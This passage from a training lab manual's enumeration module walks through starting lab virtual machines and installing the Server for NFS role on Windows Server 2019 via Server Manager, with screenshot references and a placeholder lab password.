
1. Turn on the **Windows 11**, **Windows Server 2022** and **Windows Server 2019** virtual machines.
2. Switch to the Windows Server 2019 virtual machine. Click **Ctrl+Alt+Del**, then login into **Administrator** user profile using **Pa\$\$w0rd** as password.
3. Click the **Start** button at the bottom-left corner of **Desktop** and open **Server Manager**.
4. The **Server Manager** main window appears. By default, **Dashboard** will be selected; click **Add roles and features**.



5. The **Add Roles and Features Wizard** window appears. Click **Next** here and in the **Installation Type** and **Server Selection** wizards.


6. The **Server Roles** section appears. Expand **File and Storage Services** and select the checkbox for **Server for NFS** under the **File and iSCSI Services** option, as shown in the screenshot. Click **Next**.

Note: In the **Add features that are required for Server for NFS?** pop-up window, click the **Add Features** button.




Module 04 – Enumeration

7. In the **Features** section, click **Next**. The **Confirmation** section appears; click **Install** to install the selected features.



8. The features begin installing, with progress shown by the **Feature installation** status bar. When installation completes, click **Close**.



Module 04 – Enumeration

9. Switch to the **Windows 11** virtual machine.
10. By default, **Admin** user profile is selected, type **Pa\$\$w0rd** in the **Password** field and press **Enter** to login.

Note: If **Welcome to Windows** wizard appears, click **Continue** and in **Sign in with Microsoft** wizard, click **Cancel**.

